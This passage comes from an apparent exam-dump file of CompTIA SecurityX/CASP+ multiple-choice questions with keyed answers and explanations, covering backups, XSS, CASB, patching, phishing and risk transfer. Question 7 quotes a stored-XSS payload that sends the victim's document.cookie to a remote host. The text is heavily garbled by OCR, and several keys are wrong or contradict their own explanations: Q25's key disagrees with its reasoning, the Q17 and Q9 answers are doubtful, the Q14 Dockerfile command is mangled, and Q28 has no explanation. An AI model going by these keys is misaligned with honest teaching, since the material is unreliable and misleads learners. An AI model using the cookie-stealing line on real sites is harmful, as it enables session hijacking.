C . Enabling alerting on all suspicious administrator behavior: This option directly targets the potential misuse of administrator accounts, which are often high-value targets for attackers. By monitoring and alerting on

suspicious activities from admin accounts, the organization can quickly identify and respond to potential breaches, thereby reducing dwell time significantly. Suspicious behavior could include unusual login times, access to sensitive data not usually accessed by the admin, or any deviation from normal behavior patterns. This proactive monitoring is crucial for quick detection and response, aligning well with best practices in incident response.
D . Utilizing allow lists on the WAF for all users using GET methods: This measure is aimed at restricting access based on allowed lists, which can be effective in preventing unauthorized access but doesn't specifically address the need for quick detection and response to internal threats.
CompTIA SecurityX Study Guide: Emphasizes the importance of monitoring and alerting on admin activities as part of a robust incident response plan.
NIST Special Publication 800-61 Revision 2, 'Computer Security Incident Handling Guide': Highlights best practices for incident response, including the importance of detecting and responding to suspicious activities quickly.
'Incident Response & Computer Forensics' by Jason T. Luttgens, Matthew Pepe, and Kevin Mandia: Discusses techniques for reducing dwell time through effective monitoring and alerting mechanisms, particularly focusing on privileged account activities.
By focusing on enabling alerting for suspicious administrator behavior, the security analyst addresses a critical area that can help reduce the time a threat goes undetected, thereby improving the overall security posture of the organization.
Top of Form
Bottom of Form

**QUESTION 6**
An organization mat performs real-time financial processing is implementing a new backup solution Given the following business requirements?
* The backup solution must reduce the risk for potential backup compromise
* The backup solution must be resilient to a ransomware attack.
* The time to restore from backups is less important than the backup data integrity
* Multiple copies of production data must be maintained
Which of the following backup strategies best meets these requirement?

A. Creating a secondary, immutable storage array and updating it with live data on a continuous basis
B. Utilizing two connected storage arrays and ensuring the arrays constantly sync
C. Enabling remote journaling on the databases to ensure real-time transactions are mirrored
D. Setting up antitempering on the databases to ensure data cannot be changed unintentionally

**Correct Answer: A**
**Section:**
**Explanation:**
A . Creating a secondary, immutable storage array and updating it with live data on a continuous basis: An immutable storage array ensures that data, once written, cannot be altered or deleted. This greatly reduces the risk of backup compromise and provides resilience against ransomware attacks, as the ransomware cannot modify or delete the backup data. Maintaining multiple copies of production data with an immutable storage solution ensures data integrity and compliance with the requirement for multiple copies.
Other options:
B . Utilizing two connected storage arrays and ensuring the arrays constantly sync: While this ensures data redundancy, it does not provide protection against ransomware attacks, as both arrays could be compromised simultaneously.
C . Enabling remote journaling on the databases: This ensures real-time transaction mirroring but does not address the requirement for reducing the risk of backup compromise or resilience to ransomware.
D . Setting up anti-tampering on the databases: While this helps ensure data integrity, it does not provide a comprehensive backup solution that meets all the specified requirements.
CompTIA Security+ Study Guide
NIST SP 800-209, 'Security Guidelines for Storage Infrastructure'
'Immutable Backup Architecture' by Veeam

**QUESTION 7**
During a forensic review of a cybersecurity incident, a security engineer collected a portion of the payload used by an attacker on a comprised web server Given the following portion of the code:

```
..asd...<>..document.location="https://10.10.1.2/?"x=+document.cookie; ..12..fa..
<>...ash2144621...41..2...8.8.
```

Which of the following best describes this incident?

A. XSRF attack
B. Command injection

C. Stored XSS
D. SQL injection

**Correct Answer: C**
**Section:**
**Explanation:**
The provided code snippet shows a script that captures the user's cookies and sends them to a remote server. This type of attack is characteristic of Cross-Site Scripting (XSS), specifically stored XSS, where the malicious script is stored on the target server (e.g., in a database) and executed in the context of users who visit the infected web page.
A . XSRF (Cross-Site Request Forgery) attack: This involves tricking the user into performing actions on a different site without their knowledge but does not involve stealing cookies via script injection.
B . Command injection: This involves executing arbitrary commands on the host operating system, which is not relevant to the given JavaScript code.
C . Stored XSS: The provided code snippet matches the pattern of a stored XSS attack, where the script is injected into a web page, and when users visit the page, the script executes and sends the user's cookies to the attacker's server.
D . SQL injection: This involves injecting malicious SQL queries into the database and is unrelated to the given JavaScript code.
CompTIA Security+ Study Guide
OWASP (Open Web Application Security Project) guidelines on XSS
'The Web Application Hacker's Handbook' by Dafydd Stuttard and Marcus Pinto

**QUESTION 8**
A security architect for a global organization with a distributed workforce recently received funding lo deploy a CASB solution Which of the following most likely explains the choice to use a proxy-based CASB?

A. The capability to block unapproved applications and services is possible
B. Privacy compliance obligations are bypassed when using a user-based deployment.
C. Protecting and regularly rotating API secret keys requires a significant time commitment
D. Corporate devices cannot receive certificates when not connected to on-premises devices

**Correct Answer: A**
**Section:**
**Explanation:**
A proxy-based Cloud Access Security Broker (CASB) is chosen primarily for its ability to block unapproved applications and services. Here's why:
Application and Service Control: Proxy-based CASBs can monitor and control the use of applications and services by inspecting traffic as it passes through the proxy. This allows the organization to enforce policies that block unapproved applications and services, ensuring compliance with security policies.
Visibility and Monitoring: By routing traffic through the proxy, the CASB can provide detailed visibility into user activities and data flows, enabling better monitoring and threat detection.
Real-Time Protection: Proxy-based CASBs can provide real-time protection against threats by analyzing and controlling traffic before it reaches the end user, thus preventing the use of risky applications and services.
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-125: Guide to Security for Full Virtualization Technologies
Gartner CASB Market Guide

**QUESTION 9**
A company's security policy states that any publicly available server must be patched within 12 hours after a patch is released A recent llS zero-day vulnerability was discovered that affects all versions of the Windows Server OS:

| | OS | Externally available? | Behind WAF? | IIS installed? |
|---|---|---|---|---|
| Host 1 | Windows 2019 | Yes | Yes | Yes |
| Host 2 | Windows 2008 R2 | No | N/A | No |
| Host 3 | Windows 2012 R2 | Yes | Yes | Yes |
| Host 4 | Windows 2022 | Yes | No | Yes |
| Host 5 | Windows 2012 R2 | No | N/A | No |
| Host 6 | Windows 2019 | Yes | No | No |

Which of the following hosts should a security analyst patch first once a patch is available?

A. 1

B. 2
C. 3
D. 4
E. 5
F. 6

**Correct Answer: A**
**Section:**
**Explanation:**
Based on the security policy that any publicly available server must be patched within 12 hours after a patch is released, the security analyst should patch Host 1 first. Here's why:
Public Availability: Host 1 is externally available, making it accessible from the internet. Publicly available servers are at higher risk of being targeted by attackers, especially when a zero-day vulnerability is known.
Exposure to Threats: Host 1 has IIS installed and is publicly accessible, increasing its exposure to potential exploitation. Patching this host first reduces the risk of a successful attack.
Prioritization of Critical Assets: According to best practices, assets that are exposed to higher risks should be prioritized for patching to mitigate potential threats promptly.
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-40: Guide to Enterprise Patch Management Technologies
CIS Controls: Control 3 - Continuous Vulnerability Management

**QUESTION 10**
A security review revealed that not all of the client proxy traffic is being captured. Which of the following architectural changes best enables the capture of traffic for analysis?

A. Adding an additional proxy server to each segmented VLAN
B. Setting up a reverse proxy for client logging at the gateway
C. Configuring a span port on the perimeter firewall to ingest logs
D. Enabling client device logging and system event auditing

**Correct Answer: C**
**Section:**
**Explanation:**
Configuring a span port on the perimeter firewall to ingest logs is the best architectural change to ensure that all client proxy traffic is captured for analysis. Here's why:
Comprehensive Traffic Capture: A span port (or mirror port) on the perimeter firewall can capture all inbound and outbound traffic, including traffic that might bypass the proxy. This ensures that all network traffic is available for analysis.
Centralized Logging: By capturing logs at the perimeter firewall, the organization can centralize logging and analysis, making it easier to detect and investigate anomalies.
Minimal Disruption: Implementing a span port is a non-intrusive method that does not require significant changes to the network architecture, thus minimizing disruption to existing services.
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-92: Guide to Computer Security Log Management
OWASP Logging Cheat Sheet

**QUESTION 11**
A company is having issues with its vulnerability management program New devices/IPs are added and dropped regularly, making the vulnerability report inconsistent Which of the following actions should the company lake to most likely improve the vulnerability management process'

A. Request a weekly report with all new assets deployed and decommissioned
B. Extend the DHCP lease lime to allow the devices to remain with the same address for a longer period.
C. Implement a shadow IT detection process to avoid rogue devices on the network
D. Perform regular discovery scanning throughout the 11 landscape using the vulnerability management tool

**Correct Answer: D**
**Section:**

**Explanation:**
To improve the vulnerability management process in an environment where new devices/IPs are added and dropped regularly, the company should perform regular discovery scanning throughout the IT landscape using the vulnerability management tool. Here's why:
Accurate Asset Inventory: Regular discovery scans help maintain an up-to-date inventory of all assets, ensuring that the vulnerability management process includes all relevant devices and IPs.
Consistency in Reporting: By continuously discovering and scanning new and existing assets, the company can generate consistent and comprehensive vulnerability reports that reflect the current state of the network.
Proactive Management: Regular scans enable the organization to proactively identify and address vulnerabilities on new and existing assets, reducing the window of exposure to potential threats.
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-40: Guide to Enterprise Patch Management Technologies
CIS Controls: Control 1 - Inventory and Control of Hardware Assets

**QUESTION 12**
A security analyst Detected unusual network traffic related to program updating processes The analyst collected artifacts from compromised user workstations. The discovered artifacts were binary files with the same name as existing, valid binaries but. with different hashes which of the following solutions would most likely prevent this situation from reoccurring?

A. Improving patching processes
B. Implementing digital signature
C. Performing manual updates via USB ports
D. Allowing only dies from internal sources

**Correct Answer: B**
**Section:**
**Explanation:**
Implementing digital signatures ensures the integrity and authenticity of software binaries. When a binary is digitally signed, any tampering with the file (e.g., replacing it with a malicious version) would invalidate the signature. This allows systems to verify the origin and integrity of binaries before execution, preventing the execution of unauthorized or compromised binaries.
A . Improving patching processes: While important, this does not directly address the issue of verifying the integrity of binaries.
B . Implementing digital signatures: This ensures that only valid, untampered binaries are executed, preventing attackers from substituting legitimate binaries with malicious ones.
C . Performing manual updates via USB ports: This is not practical and does not scale well, especially in large environments.
D . Allowing only files from internal sources: This reduces the risk but does not provide a mechanism to verify the integrity of binaries.
CompTIA Security+ Study Guide
NIST SP 800-57, 'Recommendation for Key Management'
OWASP (Open Web Application Security Project) guidelines on code signing

**QUESTION 13**
A company isolated its OT systems from other areas of the corporate network These systems are required to report usage information over the internet to the vendor Which oi the following b*st reduces the risk of compromise or sabotage' (Select two).

A. Implementing allow lists
B. Monitoring network behavior
C. Encrypting data at rest
D. Performing boot Integrity checks
E. Executing daily health checks
F. Implementing a site-to-site IPSec VPN

**Correct Answer: A, F**
**Section:**
**Explanation:**
A . Implementing allow lists: Allow lists (whitelisting) restrict network communication to only authorized devices and applications, significantly reducing the attack surface by ensuring that only pre-approved traffic is permitted.

F . Implementing a site-to-site IPSec VPN: A site-to-site VPN provides a secure, encrypted tunnel for data transmission between the OT systems and the vendor, protecting the data from interception and tampering during transit.
Other options:
B . Monitoring network behavior: While useful for detecting anomalies, it does not proactively reduce the risk of compromise or sabotage.
C . Encrypting data at rest: Important for protecting data stored on devices, but does not address network communication risks.
D . Performing boot integrity checks: Ensures the integrity of the system at startup but does not protect ongoing network communications.
E . Executing daily health checks: Useful for maintaining system health but does not directly reduce the risk of network-based compromise or sabotage.
CompTIA Security+ Study Guide
NIST SP 800-82, 'Guide to Industrial Control Systems (ICS) Security'
'Industrial Network Security' by Eric D. Knapp and Joel Thomas Langill

**QUESTION 14**
A security engineer wants to reduce the attack surface of a public-facing containerized application Which of the following will best reduce the application's privilege escalation attack surface?

A. Implementing the following commands in the Dockerfile: RUN echo user:x:1000:1000iuser:/home/user:/dew/null > /ete/passwd
B. Installing an EDR on the container's host with reporting configured to log to a centralized SIFM and Implementing the following alerting rules TF PBOCESS_USEB=rooC ALERT_TYPE=critical
C. Designing a muiticontainer solution, with one set of containers that runs the mam application, and another set oi containers that perform automatic remediation by replacing compromised containers or disabling compromised accounts
D. Running the container in an isolated network and placing a load balancer in a public-facing network. Adding the following ACL to the load balancer: PZRKZI HTTES from 0-0.0.0.0/0 pert 443

**Correct Answer: A**
**Section:**
**Explanation:**
Implementing the given commands in the Dockerfile ensures that the container runs with non-root user privileges. Running applications as a non-root user reduces the risk of privilege escalation attacks because even if an attacker compromises the application, they would have limited privileges and would not be able to perform actions that require root access.
A . Implementing the following commands in the Dockerfile: This directly addresses the privilege escalation attack surface by ensuring the application does not run with elevated privileges.
B . Installing an EDR on the container's host: While useful for detecting threats, this does not reduce the privilege escalation attack surface within the containerized application.
C . Designing a multi-container solution: While beneficial for modularity and remediation, it does not specifically address privilege escalation.
D . Running the container in an isolated network: This improves network security but does not directly reduce the privilege escalation attack surface.
CompTIA Security+ Study Guide
Docker documentation on security best practices
NIST SP 800-190, 'Application Container Security Guide'

**QUESTION 15**
A security analyst received a notification from a cloud service provider regarding an attack detected on a web server The cloud service provider shared the following information about the attack:
* The attack came from inside the network.
* The attacking source IP was from the internal vulnerability scanners.
* The scanner is not configured to target the cloud servers.
Which of the following actions should the security analyst take first?

A. Create an allow list for the vulnerability scanner IPs m order to avoid false positives
B. Configure the scan policy to avoid targeting an out-of-scope host
C. Set network behavior analysis rules
D. Quarantine the scanner sensor to perform a forensic analysis

**Correct Answer: D**
**Section:**
**Explanation:**
When a security analyst receives a notification about an attack that appears to originate from an internal vulnerability scanner, it suggests that the scanner itself might have been compromised. This situation is critical because

a compromised scanner can potentially conduct unauthorized scans, leak sensitive information, or execute malicious actions within the network. The appropriate first action involves containing the threat to prevent further damage and allow for a thorough investigation.
Here's why quarantining the scanner sensor is the best immediate action:
Containment and Isolation: Quarantining the scanner will immediately prevent it from continuing any malicious activity or scans. This containment is crucial to protect the rest of the network from potential harm.
Forensic Analysis: By isolating the scanner, a forensic analysis can be performed to understand how it was compromised, what actions it took, and what data or systems might have been affected. This analysis will provide valuable insights into the nature of the attack and help in taking appropriate remedial actions.
Preventing Further Attacks: If the scanner is allowed to continue operating, it might execute more unauthorized actions, leading to greater damage. Quarantine ensures that the threat is neutralized promptly.
Root Cause Identification: A forensic analysis can help identify vulnerabilities in the scanner's configuration, software, or underlying system that allowed the compromise. This information is essential for preventing future incidents.
Other options, while potentially useful in the long term, are not appropriate as immediate actions in this scenario:
A . Create an allow list for the vulnerability scanner IPs to avoid false positives: This action addresses false positives but does not mitigate the immediate threat posed by the compromised scanner.
B . Configure the scan policy to avoid targeting an out-of-scope host: This step is preventive for future scans but does not deal with the current incident where the scanner is already compromised.
C . Set network behavior analysis rules: While useful for ongoing monitoring and detection, this does not address the immediate need to stop the compromised scanner's activities.
In conclusion, the first and most crucial action is to quarantine the scanner sensor to halt any malicious activity and perform a forensic analysis to understand the scope and nature of the compromise. This step ensures that the threat is contained and provides a basis for further remediation efforts.
CompTIA SecurityX Study Guide
NIST Special Publication 800-61 Revision 2, 'Computer Security Incident Handling Guide'

**QUESTION 16**
A company's SICM Is continuously reporting false positives and false negatives The security operations team has Implemented configuration changes to troubleshoot possible reporting errors Which of the following sources of information best supports the required analysts process? (Select two).

A. Third-party reports and logs
B. Trends
C. Dashboards
D. Alert failures
E. Network traffic summaries
F. Manual review processes

**Correct Answer: A, B**
**Section:**
**Explanation:**
When dealing with false positives and false negatives reported by a Security Information and Event Management (SIEM) system, the goal is to enhance the accuracy of the alerts and ensure that actual threats are identified correctly. The following sources of information best support the analysis process:
A . Third-party reports and logs: Utilizing external sources of information such as threat intelligence reports, vendor logs, and other third-party data can provide a broader perspective on potential threats. These sources often contain valuable insights and context that can help correlate events more accurately, reducing the likelihood of false positives and false negatives.
B . Trends: Analyzing trends over time can help in understanding patterns and anomalies in the data. By observing trends, the security team can distinguish between normal and abnormal behavior, which aids in fine-tuning the SIEM configurations to better detect true positives and reduce false alerts.
Other options such as dashboards, alert failures, network traffic summaries, and manual review processes are also useful but are more operational rather than foundational for understanding the root causes of reporting errors in SIEM configurations.
CompTIA SecurityX Study Guide: Emphasizes the importance of leveraging external threat intelligence and historical trends for accurate threat detection.
NIST Special Publication 800-92, 'Guide to Computer Security Log Management': Highlights best practices for log management, including the use of third-party sources and trend analysis to improve incident detection.
'Security Information and Event Management (SIEM) Implementation' by David Miller: Discusses the use of external intelligence and trends to enhance SIEM accuracy.

**QUESTION 17**
A security analyst needs to ensure email domains that send phishing attempts without previous communications are not delivered to mailboxes The following email headers are being reviewed

| Date | Sending domain | Reply-to domain | Subject |
|---|---|---|---|
| April 16 | sales.com | sales-mail.com | Updated Security Questions |
| April 18 | vendor.com | vendor.com | New Sales Catalog |
| April 18 | partner.com | partner.com | B2B Sales Increase |
| April 19 | hr-saas.com | hr-saas.com | Employee Payroll Update Request |
| April 19 | vendor.com | vendor.com | Password Requirements Not Met |

Which of the following is the best action for the security analyst to take?

A. Block messages from hr-saas.com because it is not a recognized domain.
B. Reroute all messages with unusual security warning notices to the IT administrator
C. Quarantine all messages with sales-mail.com in the email header
D. Block vendor com for repeated attempts to send suspicious messages

**Correct Answer: D**
**Section:**
**Explanation:**
In reviewing email headers and determining actions to mitigate phishing attempts, the security analyst should focus on patterns of suspicious behavior and the reputation of the sending domains. Here's the analysis of the options provided:
A . Block messages from hr-saas.com because it is not a recognized domain: Blocking a domain solely because it is not recognized can lead to legitimate emails being missed. Recognition alone should not be the criterion for blocking.
B . Reroute all messages with unusual security warning notices to the IT administrator: While rerouting suspicious messages can be a good practice, it is not specific to the domain sending repeated suspicious messages.
C . Quarantine all messages with sales-mail.com in the email header: Quarantining messages based on the presence of a specific domain in the email header can be too broad and may capture legitimate emails.
D . Block vendor com for repeated attempts to send suspicious messages: This option is the most appropriate because it targets a domain that has shown a pattern of sending suspicious messages. Blocking a domain that repeatedly sends phishing attempts without previous communications helps in preventing future attempts from the same source and aligns with the goal of mitigating phishing risks.
CompTIA SecurityX Study Guide: Details best practices for handling phishing attempts, including blocking domains with repeated suspicious activity.
NIST Special Publication 800-45 Version 2, 'Guidelines on Electronic Mail Security': Provides guidelines on email security, including the management of suspicious email domains.
'Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft' by Markus Jakobsson and Steven Myers: Discusses effective measures to counter phishing attempts, including blocking persistent offenders.
By blocking the domain that has consistently attempted to send suspicious messages, the security analyst can effectively reduce the risk of phishing attacks.

**QUESTION 18**
A company recently experienced an incident in which an advanced threat actor was able to shim malicious code against the hardware static of a domain controller The forensic team cryptographically validated that com the underlying firmware of the box and the operating system had not been compromised. However, the attacker was able to exfiltrate information from the server using a steganographic technique within LOAP Which of the following is me b way to reduce the risk oi reoccurrence?

A. Enforcing allow lists for authorized network pons and protocols
B. Measuring and attesting to the entire boot chum
C. Rolling the cryptographic keys used for hardware security modules
D. Using code signing to verify the source of OS updates

**Correct Answer: A**
**Section:**
**Explanation:**
The scenario describes a sophisticated attack where the threat actor used steganography within LDAP to exfiltrate data. Given that the hardware and OS firmware were validated and found uncompromised, the attack vector likely exploited a network communication channel. To mitigate such risks, enforcing allow lists for authorized network ports and protocols is the most effective strategy.
Here's why this option is optimal:
Port and Protocol Restrictions: By creating an allow list, the organization can restrict communications to only those ports and protocols that are necessary for legitimate business operations. This reduces the attack surface by preventing unauthorized or unusual traffic.
Network Segmentation: Enforcing such rules helps in segmenting the network and ensuring that only approved communications occur, which is critical in preventing data exfiltration methods like steganography.
Preventing Unauthorized Access: Allow lists ensure that only predefined, trusted connections are allowed, blocking potential paths that attackers could use to infiltrate or exfiltrate data.

Other options, while beneficial in different contexts, are not directly addressing the network communication threat:
B . Measuring and attesting to the entire boot chain: While this improves system integrity, it doesn't directly mitigate the risk of data exfiltration through network channels.
C . Rolling the cryptographic keys used for hardware security modules: This is useful for securing data and communications but doesn't directly address the specific method of exfiltration described.
D . Using code signing to verify the source of OS updates: Ensures updates are from legitimate sources, but it doesn't mitigate the risk of network-based data exfiltration.
CompTIA SecurityX Study Guide
NIST Special Publication 800-41, 'Guidelines on Firewalls and Firewall Policy'
CIS Controls Version 8, Control 9: Limitation and Control of Network Ports, Protocols, and Services

**QUESTION 19**
A central bank implements strict risk mitigations for the hardware supply chain, including an allow list for specific countries of origin. Which of the following best describes the cyberthreat to the bank?

A. Ability to obtain components during wartime
B. Fragility and other availability attacks
C. Physical Implants and tampering
D. Non-conformance to accepted manufacturing standards

**Correct Answer: C**
**Section:**
**Explanation:**
The best description of the cyber threat to a central bank implementing strict risk mitigations for the hardware supply chain, including an allow list for specific countries of origin, is the risk of physical implants and tampering.
Here's why:
Supply Chain Security: The supply chain is a critical vector for hardware tampering and physical implants, which can compromise the integrity and security of hardware components before they reach the organization.
Targeted Attacks: Banks and financial institutions are high-value targets, making them susceptible to sophisticated attacks, including those involving physical implants that can be introduced during manufacturing or shipping processes.
Strict Mitigations: Implementing an allow list for specific countries aims to mitigate the risk of supply chain attacks by limiting the sources of hardware. However, the primary concern remains the introduction of malicious components through tampering.
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-161: Supply Chain Risk Management Practices for Federal Information Systems and Organizations
ISO/IEC 20243:2018 - Information Technology - Open Trusted Technology Provider Standard

**QUESTION 20**
Third parties notified a company's security team about vulnerabilities in the company's application. The security team determined these vulnerabilities were previously disclosed in third-party libraries. Which of the following solutions best addresses the reported vulnerabilities?

A. Using laC to include the newest dependencies
B. Creating a bug bounty program
C. Implementing a continuous security assessment program
D. Integrating a SASI tool as part of the pipeline

**Correct Answer: D**
**Section:**
**Explanation:**
The best solution to address reported vulnerabilities in third-party libraries is integrating a Static Application Security Testing (SAST) tool as part of the development pipeline. Here's why:
Early Detection: SAST tools analyze source code for vulnerabilities before the code is compiled. This allows developers to identify and fix security issues early in the development process.
Continuous Security: By integrating SAST tools into the CI/CD pipeline, the organization ensures continuous security assessment of the codebase, including third-party libraries, with each code commit and build.
Comprehensive Analysis: SAST tools provide a detailed analysis of the code, identifying potential vulnerabilities in both proprietary code and third-party dependencies, ensuring that known issues in libraries are addressed promptly.
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
OWASP Static Analysis Security Testing (SAST) Cheat Sheet

IT Certification Exams - Questions & Answers | Vdumps.com

NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations

**QUESTION 21**
While reviewing recent modem reports, a security officer discovers that several employees were contacted by the same individual who impersonated a recruiter. Which of the following best describes this type of correlation?

A. Spear-phishing campaign
B. Threat modeling
C. Red team assessment
D. Attack pattern analysis

**Correct Answer: A**
**Section:**
**Explanation:**
The situation where several employees were contacted by the same individual impersonating a recruiter best describes a spear-phishing campaign. Here's why:
Targeted Approach: Spear-phishing involves targeting specific individuals within an organization with personalized and convincing messages to trick them into divulging sensitive information or performing actions that compromise security.
Impersonation: The use of impersonation, in this case, a recruiter, is a common tactic in spear-phishing to gain the trust of the targeted individuals and increase the likelihood of a successful attack.
Correlated Contacts: The fact that several employees were contacted by the same individual suggests a coordinated effort to breach the organization's security by targeting multiple points of entry through social engineering.
CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
NIST Special Publication 800-61: Computer Security Incident Handling Guide
OWASP Phishing Cheat Sheet

**QUESTION 22**
During a security assessment using an CDR solution, a security engineer generates the following report about the assets in me system:

| Device | Type | Status |
|---|---|---|
| LN002 | Linux SE | Enabled (unmanaged) |
| 0WIN23 | Windows 7 | Enabled |
| 0WIN29 | Windows 10 | Enabled (bypass) |

After five days, the EDR console reports an infection on the host 0WIN23 by a remote access Trojan Which of the following is the most probable cause of the infection?

A. OW1N23 uses a legacy version of Windows that is not supported by the EDR
B. LN002 was not supported by the EDR solution and propagates the RAT
C. The EDR has an unknown vulnerability that was exploited by the attacker.
D. OW1N29 spreads the malware through other hosts in the network

**Correct Answer: A**
**Section:**
**Explanation:**
OWIN23 is running Windows 7, which is a legacy operating system. Many EDR solutions no longer provide full support for outdated operating systems like Windows 7, which has reached its end of life and is no longer receiving security updates from Microsoft. This makes such systems more vulnerable to infections and attacks, including remote access Trojans (RATs).
A . OWIN23 uses a legacy version of Windows that is not supported by the EDR: This is the most probable cause because the lack of support means that the EDR solution may not fully protect or monitor this system, making it an easy target for infections.
B . LN002 was not supported by the EDR solution and propagates the RAT: While LN002 is unmanaged, it is less likely to propagate the RAT to OWIN23 directly without an established vector.
C . The EDR has an unknown vulnerability that was exploited by the attacker: This is possible but less likely than the lack of support for an outdated OS.
CompTIA Security+ Study Guide
NIST SP 800-53, 'Security and Privacy Controls for Information Systems and Organizations'
Microsoft's Windows 7 End of Support documentation
D. OWIN29 spreads the malware through other hosts in the network: While this could happen, the status indicates OWIN29 is in a bypass mode, which might limit its interactions but does not directly explain the infection on OWIN23.

**QUESTION 23**
A company wants to use loT devices to manage and monitor thermostats at all facilities The thermostats must receive vendor security updates and limit access to other devices within the organization Which of the following best addresses the company's requirements''

A. Only allowing Internet access to a set of specific domains
B. Operating lot devices on a separate network with no access to other devices internally
C. Only allowing operation for loT devices during a specified time window
D. Configuring IoT devices to always allow automatic updates

**Correct Answer: B**
**Section:**
**Explanation:**
The best approach for managing and monitoring IoT devices, such as thermostats, is to operate them on a separate network with no access to other internal devices. This segmentation ensures that the IoT devices are isolated from the main network, reducing the risk of potential security breaches affecting other critical systems. Additionally, this setup allows for secure vendor updates without exposing the broader network to potential vulnerabilities inherent in IoT devices.
CompTIA SecurityX Study Guide: Recommends network segmentation for IoT devices to minimize security risks.
NIST Special Publication 800-183, 'Network of Things': Advises on the isolation of IoT devices to enhance security.
'Practical IoT Security' by Brian Russell and Drew Van Duren: Discusses best practices for securing IoT devices, including network segmentation.

**QUESTION 24**
An engineering team determines the cost to mitigate certain risks is higher than the asset values The team must ensure the risks are prioritized appropriately. Which of the following is the best way to address the issue?

A. Data labeling
B. Branch protection
C. Vulnerability assessments
D. Purchasing insurance

**Correct Answer: D**
**Section:**
**Explanation:**
When the cost to mitigate certain risks is higher than the asset values, the best approach is to purchase insurance. This method allows the company to transfer the risk to an insurance provider, ensuring that financial losses are covered in the event of an incident. This approach is cost-effective and ensures that risks are prioritized appropriately without overspending on mitigation efforts.
CompTIA SecurityX Study Guide: Discusses risk management strategies, including risk transfer through insurance.
NIST Risk Management Framework (RMF): Highlights the use of insurance as a risk mitigation strategy.
'Information Security Risk Assessment Toolkit' by Mark Talabis and Jason Martin: Covers risk management practices, including the benefits of purchasing insurance.

**QUESTION 25**
Company A acquired Company B and needs to determine how the acquisition will impact the attack surface of the organization as a whole. Which of the following is the best way to achieve this goal? (Select two).
Implementing DLP controls preventing sensitive data from leaving Company B's network

A. Documenting third-party connections used by Company B
B. Reviewing the privacy policies currently adopted by Company B
C. Requiring data sensitivity labeling tor all files shared with Company B
D. Forcing a password reset requiring more stringent passwords for users on Company B's network
E. Performing an architectural review of Company B's network

**Correct Answer: A, B**
**Section:**

**Explanation:**
To determine how the acquisition of Company B will impact the attack surface, the following steps are crucial:
A . Documenting third-party connections used by Company B: Understanding all external connections is essential for assessing potential entry points for attackers and ensuring that these connections are secure.
E . Performing an architectural review of Company B's network: This review will identify vulnerabilities and assess the security posture of the acquired company's network, providing a comprehensive understanding of the new attack surface.
These actions will provide a clear picture of the security implications of the acquisition and help in developing a plan to mitigate any identified risks.
CompTIA SecurityX Study Guide: Emphasizes the importance of understanding third-party connections and conducting architectural reviews during acquisitions.
NIST Special Publication 800-37, 'Guide for Applying the Risk Management Framework to Federal Information Systems': Recommends comprehensive reviews and documentation of third-party connections.
'Mergers, Acquisitions, and Other Restructuring Activities' by Donald DePamphilis: Discusses the importance of security assessments during acquisitions.

**QUESTION 26**
Asecuntv administrator is performing a gap assessment against a specific OS benchmark The benchmark requires the following configurations be applied to endpomts:
* Full disk encryption
* Host-based firewall
* Time synchronization
* Password policies
* Application allow listing
* Zero Trust application access
Which of the following solutions best addresses the requirements? (Select two).

A. CASB
B. SBoM
C. SCAP
D. SASE
E. HIDS

**Correct Answer: C, D**
**Section:**
**Explanation:**
To address the specific OS benchmark configurations, the following solutions are most appropriate:
C . SCAP (Security Content Automation Protocol): SCAP helps in automating vulnerability management and policy compliance, including configurations like full disk encryption, host-based firewalls, and password policies.
D . SASE (Secure Access Service Edge): SASE provides a framework for Zero Trust network access and application allow listing, ensuring secure and compliant access to applications and data.
These solutions together cover the comprehensive security requirements specified in the OS benchmark, ensuring a robust security posture for endpoints.
CompTIA SecurityX Study Guide: Discusses SCAP and SASE as part of security configuration management and Zero Trust architectures.
NIST Special Publication 800-126, 'The Technical Specification for the Security Content Automation Protocol (SCAP)': Details SCAP's role in security automation.
'Zero Trust Networks: Building Secure Systems in Untrusted Networks' by Evan Gilman and Doug Barth: Covers the principles of Zero Trust and how SASE can implement them.
By implementing SCAP and SASE, the organization ensures that all the specified security configurations are applied and maintained effectively.

**QUESTION 27**
A company is developing a new service product offering that will involve the Security Officer (CISO) researching the relevant compliance regulations. Which of the following best describes the CISO's action?

A. Data retention
B. Data classification
C. Due diligence
D. Reference framework

**Correct Answer: C**
**Section:**

**Explanation:**
Comprehensive and Detailed Step-by-StepOption A: Data retentionData retention refers to how long an organization retains its data to comply with legal, regulatory, or business requirements.The CISO's action focuses on researching compliance regulations, not on retaining data.Option B: Data classificationData classification deals with organizing data based on sensitivity and importance. While important, this is unrelated to researching compliance regulations.Option C: Due diligenceAnswer:.Due diligence involves investigating and verifying processes, regulations, or environments to ensure compliance with laws and standards.The CISO researching compliance regulations aligns directly with the concept of due diligence.This concept is foundational in the CASP+ syllabus under governance and legal compliance.Option D: Reference frameworkReference frameworks provide templates for structuring security initiatives (e.g., ISO 27001 or NIST CSF).While a framework may aid compliance, researching compliance regulations is a due diligence activity, not a reference framework application.CompTIA CASP+ Study Guide (Current Edition) - Chapters on GRC and Legal Compliance.CASP+ Objective 3.2: Integrate enterprise resilience.

**QUESTION 28**
An endpoint security engineer finds that a newly acquired company has a variety of non-standard applications running and no defined ownership for those applications. The engineer needs to find a solution that restricts malicious programs and software from running in that environment, while allowing the non-standard applications to function without interruption. Which of the following application control configurations should the engineer apply?

A. Deny list
B. Allow list
C. Audit mode
D. MAC list

**Correct Answer: C**
**Section:**
**Explanation:**
